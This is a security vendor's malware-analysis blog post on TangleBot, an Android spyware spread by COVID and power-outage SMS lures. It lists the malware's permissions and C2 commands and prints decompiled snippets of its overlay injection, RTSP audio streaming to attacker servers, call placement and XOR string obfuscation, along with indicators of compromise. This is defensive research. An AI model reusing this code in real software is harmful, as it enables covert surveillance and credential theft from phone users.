


Mobile Malware: TangleBot Untangled

 proofpoint.com/us/blog/threat-insight/mobile-malware-tanglebot-untangled

October 1, 2021





[Blog](#)
[Threat Insight](#)
Mobile Malware: TangleBot Untangled



October 04, 2021 Felipe Naves, Adam McNeil, and Andrew Conway

Key Takeaways

- TangleBot is leveraging COVID-19 and electricity-themed lures in its effort to convince users to click on the malicious link and install the malware.
- The SMS links are only malicious via Android mobile devices and are currently only being sent to US and Canadian users.
- TangleBot, while sharing some similarities with the Medusa malware, has some key distinguishing features that make it particularly threatening, such as its advanced behaviors and transmission abilities and its use of a string decryption routine as part of its obfuscation.

Overview

On the heels of a busy summer tracking the rapid spread of [FluBot](#) mobile malware across Europe and Australia, Proofpoint researchers have observed yet another malware campaign, dubbed TangleBot, designed to steal mobile users' sensitive information. TangleBot started off using ever popular Covid-themed lures to trick Android users in Canada and the United States into installing malware on their devices. Proofpoint threat analysts recently covered a high-level overview of TangleBot on the [Cloudmark blog](#), warning mobile users of this threat. In this blog, researchers dive into the malware, detailing what makes it interesting and why it has been coined TangleBot.

Proofpoint took notice of this malware prior to widespread distribution and worked with our partners at Google to ensure Google Play Protect adequately detects the software (Figure 1) helping ensure protection for the greater global community.




Figure 1. Google Play Protect alert banner that the malicious software has been removed.

The SMS Lure

Proofpoint analysts first detected this attack in early September 2021. The initial lures came in the form of Covid-19 SMS messages masquerading as legitimate medical notifications. The messages contained links to URLs pertaining to Covid-19 or vaccine information and appeared legitimate to unsuspecting users.

A follow-up campaign has been detected using messaging related to a potential power outage and targeting users of hydroelectric plants across the United States and Canada.




Figure 2. Vaccine lure.
Figure 4. Electricity lure.






Figure 3. Covid lure.






Installation




If users click the link contained within the text message, threat actors use the time-tested method of advising users Adobe Flash Player needs an update to display the content. There is obviously no need to worry that Adobe stopped supporting this product after December 31, 2020, or that Adobe Flash Player has not been supported on any mobile device since 2012. Threat actors play on this lack of understanding to help eliminate unsatisfactory targets who may uncover the ruse too quickly.


Unsuspecting users are presented a series of dialogue boxes requesting acceptance of the permissions and installation from unknown sources. Proofpoint analysts counted no less than nine dialogue boxes that users must click prior to the full installation of the malware. While this may seem like a lot, the lesson learned from the FluBot outbreak over the summer is that users tend to disregard the multiple warnings and permissions and still download and install software from unknown sources. The following nine images highlight the experience of a victim from APK download (the installer file for Android) through the completed installation of the software.











Figures 5-13. TangleBot installation windows.

Permissions

TangleBot requests access to many permissions allowing for eavesdropping and the exfiltration of sensitive data. These permissions grant the ability for the malware to modify device configuration settings, record user activity and tracking location, and transmit the stolen information back to systems controlled by the threat actor.

READ_SYNC_SETTINGS	SEND_SMS	MODIFY_AUDIO_SETTINGS
ACCESS_NETWORK_STATE	READ_SMS	INTERNET
GET_PACKAGE_SIZE	WRITE_SMS	RECORD_AUDIO
FOREGROUND_SERVICE	RECEIVE_SMS	ACCESS_WIFI_STATE
CAMERA	WRITE_SETTINGS	VIBRATE
IGNORE_BATTERY_OPTIMIZATIONS	CAMERA.AUTOFOCUS	CHANGE_NETWORK_STATE
GET_TASKS	READ_PHONE_STATE	CALL_PHONE
READ_CONTACTS	DISABLE_KEYGUARD	SET_WALLPAPER
REQUEST_DELETE_PACKAGES	PACKAGE_USAGE_STATS	ACCESS_COARSE_LOCATION
ACCESS_NOTIFICATION_POLICY	ACCESS_BACKGROUND_LOCATION	ACCESS_FINE_LOCATION
CHANGE_WIFI_STATE	HARDWARE.CAMERA	WAKE_LOCK
RECEIVE_BOOT_COMPLETED	ANSWER_PHONE_CALLS	READ_EXTERNAL_STORAGE

Figure 14. Permissions requested by TangleBot.

Behind the Scenes

Outside of the observable malware behavior, there are several activities taking place, including the setup and configuration of the malware, and the capabilities of the threat actor post-infection. Below we will look at a few of these capabilities.

Command and Control (C2) - Setup

The threat actor uses social media messaging to deliver covert C2 infrastructure information to infected devices. The messaging in the detected sample arrives via Telegram but could easily be replaced by another online service of the threat actor's choice. The information is disseminated within cryptic posts that would be unrecognizable without proper context. The malware contacts defined patterns within the specified social media pages. Once located, the malware can receive threat actor-supplied instructions.




Figure 15. Telegram page showing C2 information and network GET request

Command and Control (C2) – Commands

After establishing connectivity with the infected device, dozens of instructions are used to interact with and exfiltrate data and other sensitive information.

Specific instructions allow for the control and monitoring of infected devices, manipulation of user data and browser activity, and the theft of confidential information. The following is a short list of a few available C2 commands:

Call and SMS control	Keylogging capability	Display Play Protect Settings
HTML injection	USSD messaging	Set screen brightness
Screen capture	Running apps	Remove Admin
Camera capture	Track settings	Current Window ghost

Microphone capture

Autofill text boxes

Ignore Battery Optimizations

Unblock apps

Copy Clipboard

Functionality

TangleBot allows the threat actor full control over infected devices. The control afforded by the malware allows for the monitoring and recording of all aspects of user activity, including websites visited, collection of typed passwords, audio and video from the microphone/camera, and can harvest data including SMS activity and stored content. This allows for a full range of surveillance and collection capabilities.

HTML Injection

HTML injection is used to generate fake application overlay screens. These screens may perfectly resemble the login pages of financial institutions and are designed to compromise the credentials of unsuspecting users. This type of overlay functionality is likely what caused widespread financial loss from the FluBot malware family. Below is an example of the HTML injection.

```

package com.ltjkqj.erfycvar;

import android.os.Bundle;
import android.webkit.WebView;
import b.b.c.g;
import d.a.a.c.a;

public class InjectionHtmlActivity extends g {
    private static short[] $;
    public WebView o;

    // String Decryptor: 2 succeeded, 0 failed
    private static String $(int arg4, int arg5, int arg6) {
        char[] v0 = new char[arg5 - arg4];
        int v1;
        for(v1 = 0; v1 < arg5 - arg4; ++v1) {
            v0[v1] = (char)(InjectionHtmlActivity.$[arg4 + v1] ^ arg6);
        }

        return new String(v0);
    }

    static {
        InjectionHtmlActivity.$ = new short[]{0x52A9, 0x52FF, 0x528C, 0x52E3, 0x5287, 0x52F8, 0x528C};
    }

    @Override // b.h.b.p
    public void onCreate(Bundle arg7) {
        super.onCreate(arg7);
        this.setContentView(0x7F0B001C);
        this.getWindow().setFlags(0x200, 0x200);
        WebView v3 = (WebView)this.findViewById(0x7F0800C8);
        this.o = v3;
        v3.getSettings().setJavaScriptEnabled(true);
        this.o.getSettings().setDomStorageEnabled(true);
        this.o.getSettings().setAllowContentAccess(true);
        this.o.getSettings().setAllowFileAccess(true);
        this.o.getSettings().setAllowFileAccessFromFileURLs(true);
        this.o.getSettings().setAllowUniversalAccessFromFileURLs(true);
        this.o.addJavascriptInterface(new a(this), "Android");
        this.o.loadUrl(this.getIntent().getExtras().getString("asdasvxzvx21213"));
    }
}

```

Figure 16. TangleBot HTML injection.

GPS Location Services

TangleBot also uses GPS location data that enables actors to identify the location of the device, which helps deliver relevant attack data based on geography, language, or other criteria chosen by the threat actor. This information may also be used for more nefarious purposes, including the tracking and identification of specific victims, and routine purposes such as helping to identify systems used by researchers and analysts.

```

public int c() {
    long v11_3;
    long v11_2;
    r v1 = this.c;
    b.b.c.r.a v2 = v1.c;
    if(Long.compare(v2.b, System.currentTimeMillis()) > 0) {
        return v2.a ? 2 : 1;
    }

    Location v6 = null;
    Location v3 = b.e.b.d.mca096375(v1.a, "android.permission.ACCESS_COARSE_LOCATION") == 0 ?
    if(b.e.b.d.mca096375(v1.a, "android.permission.ACCESS_FINE_LOCATION") == 0) {
        v6 = v1.a("gps");
    }

    if(v3 != null) {
        b.b.c.r.a v1_1 = v1.c;
        long v13 = System.currentTimeMillis();
        if(q.d == null) {
            q.d = new q();
        }

        q v11 = q.d;
        v11.a(v13 - 86400000L, v3.getLatitude(), v3.getLongitude());
        v11.a(v13, v3.getLatitude(), v3.getLongitude());
        boolean v6_1 = v11.c == 1;
        long v7 = v11.b;
        long v9 = v11.a;
        v11.a(v13 + 86400000L, v3.getLatitude(), v3.getLongitude());
        long v11_1 = v11.b;
        if(v7 != -1L && v9 != -1L) {
            if(v13 > v9) {
                v11_2 = v11_1;
            }
            else {
                v11_2 = v13 <= v7 ? v7 : v9;
            }

            v11_3 = v11_2 + 60000L;
        }
        else {
            v11_3 = v13 + 43200000L;
        }
    }
}

```

Figure 17. TangleBot GPS tracking services.

Voice Recording

We have identified several components used for voice recording using the microphone. Audio is recorded at times determined by the threat actor and the collected content is transmitted via [RTSP](#) to threat actor-controlled systems. RTSP, also known as [Real Time Streaming Protocol](#), offers advantages in compatibility and flexibility and allows data transmissions via continuous streams rather than from a file on disk.

The purpose of voice recording is multifaceted and can introduce the risk of second order effects or impacts. Threat actors can use stolen voice information to impersonate voice biometric identification patterns [in use](#) by major financial organizations. These voice biometrics help companies verify the identity of the caller but could be used by crafty attackers to impersonate the victim or used to create [Deepfake voice technology](#), resulting in additional schemes or financial loss.

```

public String a(int arg10) {
    String v0;
    int[] v1 = arg10 == 1 ? this.c : this.f;
    if(this.b == a.d) {
        StringBuilder v2 = new StringBuilder().insert(0, "UDP;unicast;client_port=");
        v2.append(v1[0]);
        v2.append("-");
        v2.append(v1[1]);
        v2.append(";mode=record");
        v0 = v2.toString();
    }
    else {
        StringBuilder v1_1 = new StringBuilder().insert(0, "TCP;interleaved=");
        int v2_1 = arg10 * 2;
        v1_1.append(v2_1);
        v1_1.append("-");
        v1_1.append(v2_1 + 1);
        v1_1.append(";mode=record");
        v0 = v1_1.toString();
    }

    StringBuilder v1_2 = new StringBuilder().insert(0, "SETUP rtsp://");
    v1_2.append(this.g);
    v1_2.append(":");
    v1_2.append(this.j);
    v1_2.append(this.e);
    v1_2.append("/trackID=");
    v1_2.append(arg10);
    v1_2.append(" RTSP/1.0\r\nTransport: RTP/AVP/");
    v1_2.append(v0);
    v1_2.append("\r\n");
    v1_2.append("CSeq: 1\r\n\r\n");
    return v1_2.toString();
}

// String Decryptor: 1 succeeded, 0 failed
public String b() {
    StringBuilder v0 = new StringBuilder().insert(0, "TEARDOWN rtsp://");
    v0.append(this.g);
    v0.append(":");
    v0.append(this.j);
    v0.append(this.e);
    v0.append(" RTSP/1.0\r\n");
    v0.append("CSeq: 1\r\n\r\n");
    return v0.toString();
}

public int c(String arg7) {
    Matcher v3 = Pattern.compile("RTSP/\\d\\.\\d (\\d+) (\\w+)", 2).matcher(arg7);
    return v3.find() ? Integer.parseInt(v3.group(1)) : -1;
}

```

Figure 18. TangleBot RTSP functionality.

Make a Call

Another capability uncovered within the TangleBot functionality is the ability to place a call from the victim device. This capability could be used to dial premium services resulting in financial loss or use the device to initiate a call impersonating the victim. Combine this with

voice biometric identification and it is not difficult to understand the potential danger this functionality poses.

```
private void md7a22fe9(int arg9, String arg10) {
    this.s(arg9);
    Context v5 = this.getApplicationContext();
    if(b.e.c.a.m81786356(v5, "android.permission.CALL_PHONE") == 0) {
        Intent v0 = new Intent("android.intent.action.CALL");
        v0.addFlags(0x10000000);
        StringBuilder v1 = new StringBuilder().insert(0, "tel:");
        v1.append(Uri.encode(arg10));
        v0.setData(Uri.parse(v1.toString()));
        v5.startActivity(v0);
    }
}
```

Figure 19. TangleBot call functionality.

A New Evolution in Familiar Malware

TangleBot shares some similar behaviors with another piece of malware, Medusa, as noted by other researchers, including recently by our peers at Cyble. Those researchers, who have also looked into this same campaign, have produced a detailed [write up](#) containing additional information not covered in this blog. That research attributes the malware to the Medusa campaign from 2020.

We distinguish between that campaign and this one because of interesting malware characteristics not previously seen in Medusa-related SMS campaigns. Characteristics relating to keylogging functionality, overlay ability, and data exfiltration are routine behaviors in any malware arsenal. TangleBot, however, sets itself apart with advanced behaviors and transmission capabilities, while showcasing the latest evolutions in malware attempting to thwart biometric voice-authentication security systems. One final component of TangleBot not seen in the original Medusa is the advanced use of a string decryption routine helping to obfuscate and conceal the behavior of the malware. All those factors combined are what led Proofpoint researchers to the updated nomenclature.

```

public static String m24f06056(String arg8) {
    int v0 = arg8.length();
    char[] v1 = new char[v0];
    int v0_1 = v0 - 1;
    while(v0_1 >= 0) {
        int v3 = v0_1 - 1;
        v1[v0_1] = (char)(arg8.charAt(v0_1) ^ 5);
        if(v3 < 0) {
            break;
        }
        v0_1 = v3 - 1;
        v1[v3] = (char)(arg8.charAt(v3) ^ 99);
    }
    return new String(v1);
}

public class ScreenReceiver extends BroadcastReceiver {
    private static short[] $;

    // String Decryptor: 4 succeeded, 0 failed
    private static String $(int arg4, int arg5, int arg6) {
        char[] v0 = new char[arg5 - arg4];
        int v1;
        for(v1 = 0; v1 < arg5 - arg4; ++v1) {
            v0[v1] = (char)(ScreenReceiver.$[arg4 + v1] ^ arg6)
        }
        return new String(v0);
    }

    static {
        ScreenReceiver.$ = new short[]{0x663D, 0x6654, 0x6638, 0x6655, 0x663D, 0x6654, 0x6638, 0x6655};
    }
}

```

00000118	const	p0, 89
0000011E	const	p1, 0x00000079
00000124	const	p2, 0x00005665
0000012A	invoke-static/range	ScreenReceiver->\$(I, I, I)String, p0 ..
00000130	move-result-object	v0
00000132	invoke-static	a->m24f06056(String)String, v0 # DECRY
00000138	move-result-object	v0

Figure 20. String decryption routine.

TangleBot Name

Proofpoint researchers chose the name TangleBot to represent this malware due to the many obfuscation layers used to hide the purpose and functionality of the software. The malware uses various obfuscating techniques including hidden .dex files, modular and functional design characteristics, minified code, and excessive unused code. Taken together, this is a tangled mess of code that is both difficult and timely to dissect.

```

package c.b.a.a.c.j.m;

import c.b.a.a.b.a;
import c.b.a.a.c.c;
import c.b.a.a.c.l.l;
import java.util.Arrays;

public final class v {
    private static short[] $ = {20824, 20822, 20810, 21173, 21174, 21170, 21159, 21158, 21153, 21152};

    /* renamed from: a reason: collision with root package name */
    public final b<?> f1169a;

    /* renamed from: b reason: collision with root package name */
    public final c f1170b;

    private static String $(int i, int i2, int i3) {
        char[] cArr = new char[(i2 - i)];
        for (int i4 = 0; i4 < i2 - i; i4++) {
            cArr[i4] = (char) ($[i + i4] ^ i3);
        }
        return new String(cArr);
    }

    public /* synthetic */ v(b bVar, c cVar) {
        this.f1169a = bVar;
        this.f1170b = cVar;
    }

    public final boolean equals(Object obj) {
        if ((7 + 10) % 10 <= 0) {
        }
        if ((2 + 13) % 13 <= 0) {
        }
        if (obj != null && (obj instanceof v)) {
            v vVar = (v) obj;
            return a.m5ae73308(this.f1169a, vVar.f1169a) && a.m5ae73308(this.f1170b, vVar.f1170b);
        }
    }

    public final int hashCode() {
        if ((3 + 28) % 28 <= 0) {
        }
        if ((14 + 10) % 10 <= 0) {
        }
    }
}

```

Figure 21. Obfuscation using mathematical equations to encrypt strings.

Outlook

If the Android ecosystem has shown us anything this summer, it is that the Android landscape is rife with clever social engineering, outright fraud, and malicious software all designed to deceive and steal mobile users' money and other sensitive information. These schemes can appear quite convincing and may play on fears or emotions that cause users to let down their guard.

EmergingThreats PRO Detection Rules

2850020: Android TangleBot Activity

2850021: Android TangleBot CnC Response

Indicators of Compromise

Filename(s): Flash_Player.apk

MD5: 5E176F2514481137618DB5592FD84D13

2F0693ADF07EB36220C04F1DE2385029

Package name: com.ltjkqj.erfycvar

com.ltrmht.nfzyqttg

MainActivity pkg names: com.ltjkqj.erfycvar.MainActivity

Icon: YouTube

Server: sock.godforgiveuss.live

Port: 20027

172.107.133.201:20027

Subscribe to the Proofpoint Blog